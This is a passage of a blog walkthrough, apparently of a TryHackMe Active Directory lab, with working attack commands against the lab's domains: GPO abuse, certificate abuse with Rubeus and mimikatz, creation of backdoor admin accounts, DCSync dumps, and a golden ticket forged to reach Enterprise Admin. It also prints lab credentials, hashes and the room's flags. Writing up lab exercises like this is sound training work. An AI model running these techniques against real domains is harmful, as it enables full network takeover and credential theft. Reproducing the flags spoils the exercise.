
Edit za\Servers\Management Servers OU.

Navigate to:

Computer Configuration \ Policies \ Windows Settings \ Security Settings \ Restricted Groups -> add IT Support to Administrators & Remote Desktop Users


Put za\IT Support in ‘Administrators’ & ‘Remote Desktop Users’.

Wait 15 minutes for Group Policy to update.




```
Get-Content '\\THMSERVER2.za.tryhackme.loc\C$\Users\Administrator\Desktop\flag4
```

THM{Exploiting.GPOs.For.Fun.And.Profit}



— — Task 7 — -

What does the user create to ask the CA for a certificate?

Certificate Signing Request

What is the name of Microsoft's PKI implementation?

Active Directory Certificate Services

What is the value of the flag stored on THMDC in the Administrator's Desktop directory (flag5.txt)?

THM{AD.Certs.Can.Get.You.DA}

```
xfreerdp /v:10.200.60.202 /u:barbara.reid /p:Password1 /dynamic-resolution
```

Run mmc.msc -> Add Certificates -> Make sure you do this as The Computer Account! -> Follow THM's instructions.


Run PowerShell.

```
C:\Tools\Rubeus.exe asktgt /user:Administrator /enctype:aes256 /certificate:C:\
C:\Tools\mimikatz_trunk\x64\mimikatz.exe
```

```
privilege::debug
kerberos::ptt administrator.kirbi
exit
```


```
Get-Content \\THMDC.za.tryhackme.loc\C$\Users\Administrator\Desktop\flag5.txt
```

THM{AD.Certs.Can.Get.You.DA}




Nice we got the flag, but don't close that PowerShell terminal yet!

```
New-ADUser -Name "Mishky" -AccountPassword(ConvertTo-SecureString -AsPlainText
Add-ADGroupMember -Identity "Domain Admins" -Members "Mishky"
```



Back on your Kali VM:

```
python3 /home/kali/Downloads/impacket-master/examples/secretsdump.py -just-dc M
```



We now have Domain Admin access to the child domain and the child domain's krbtgt hash. These will come in handy in Task 8.

— — Task 8 — -

What domain trust relationship is by default configured between a parent and a child domain?

bidirectional trust

What is the name of the AD account used by the KDC to encrypt and sign TGTs?

krbtgt

What is the name of the TGT that grants access to resources outside of our current domain?

Inter-Realm TGT

What is the value of the flag stored on THMROOTDC in the Administrator's Desktop folder (flag6.txt)?

THM{Full.EA.Compromise}

Let's recap what we know:

Child Domain:

- SID: S-1–5–21–3885271727–2693558621–2658995185
- Krbtgt: 16f9af38fca3ada405386b3b57366082

Parent Domain:


- SID: S-1–5–21–3330634377–1326264276–632209373
- Enterprise Admin group well known SID: 519

One can query the SIDs via

```
(Get-ADDomain).DomainSID
(Get-ADDomain -Server THMROOTDC.tryhackme.loc).DomainSID
```

Unless of course the range is, ummm fragile for lack of a better word. I had some issues querying the Parent domain in Slayer Labs' range. It worked fine the first time I queried in this THM room, then had issues when I tried it a second time just to grab some screenshots. Go figure.

However I developed a quick & dirty workaround. We can RDP into the child domain DC as a Domain Admin and simply check the DNS settings to find the parent domain DC's name & IP. We can then query it via it's IP.



We can now use this information to forge a Golden Ticket with Enterprise Admin rights in the parent domain.


- The sid is the child domain [in this case za.tryhackme.loc]
- The sids is the parent domain [in this case tryhackme.loc]
- We tack a '-519' onto the end of the parent domain SID to get Enterprise Admin rights, hence the full 'sids' value.
- The krbtgt is the za domain's [that we grabbed earlier via secretsdump]

```
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:za.tryh
Invoke-Mimikatz -Command '"kerberos::ptt C:\Users\Administrator\Documents\krbtg

#Abuse our Enterprise Admin rights, create a user, add them to the group
New-ADUser -Server THMROOTDC.tryhackme.loc -Name "Mishky" -AccountPassword(Conv
Add-ADGroupMember -Server THMROOTDC.tryhackme.loc -Identity "Enterprise Admins"
```

Back on our Kali VM:


```
python3 /home/kali/Downloads/impacket-master/examples/secretsdump.py -just-dc M
```




```
evil-winrm -i 10.200.60.100 -u Mishky -p Password00
```

```
Get-Content C:\Users\Administrator\Desktop\flag6.txt
```

THM{Full.EA.Compromise}



Summary

If anyone is curious and wants a bit more background on forging a Golden Ticket to escalate to Enterprise Admin from a child domain we did a writeup after doing Slayer Labs here. This was also in Altered Security's CRTP course and exam.

On a sidenote, an astute reader will notice that the Administrator NTLM was the same in both the child and parent domains. We already knew what the password was as we had found it in the mscache on a system back in the Breaching Active Directory room at the beginning of this series and cracked it. If anyone read this far and is curious it's "tryhackmewouldnotguess1@".

IMHO this was one of THM's better rooms, certainly one of their best AD rooms. So far it's been a really good series of AD focused rooms. I highly recommend them.

It was a welcome break from boring college studying as well. Hands on learning and practice is just better.

References

Mishky's RedTeam tool: https://github.com/EugeneBelford1995/RedTeam/blob/main/AbuseTool.ps1

The Credential Theft Shuffle: https://happycamper84.medium.com/the-credential-theft-shuffle-54ec6cd32ea5

python simple http server: https://linuxconfig.org/kali-http-server-setup

AD CS enrollment URL: https://www.reddit.com/r/sysadmin/comments/dwtqca/locate_ca_enrollment_server_uri/

AD well known SIDs: https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-identifiers

Tryhackme | Tryhackme Walkthrough | Tryhackme Writeup | Active Directory | Active Directory Security

Follow

Written by Rich

285 Followers · 10 Following

I work various IT jobs & like Windows domain security as a hobby. Most of what's here is my notes from auditing or the lab.

No responses yet

What are your thoughts?

Respond


More from Rich

Rich

Advent of Cyber 2024

TL;DR Walkthrough of the first & current days of the 2024 Advent of Cyber, covering Google Fu, PowerShell, AD, a little Entra ID, and some...

Dec 17, 2024



Rich

Tempest TryHackMe Walkthrough

TL;DR walkthrough of the TryHackMe Tempest room.


Jun 14, 2024 52 1

Rich

Mimikatz Cheatsheet

TL;DR Mimikatz cheatsheet of things I have found useful in CRTP and the lab.

Aug 26, 2022 21



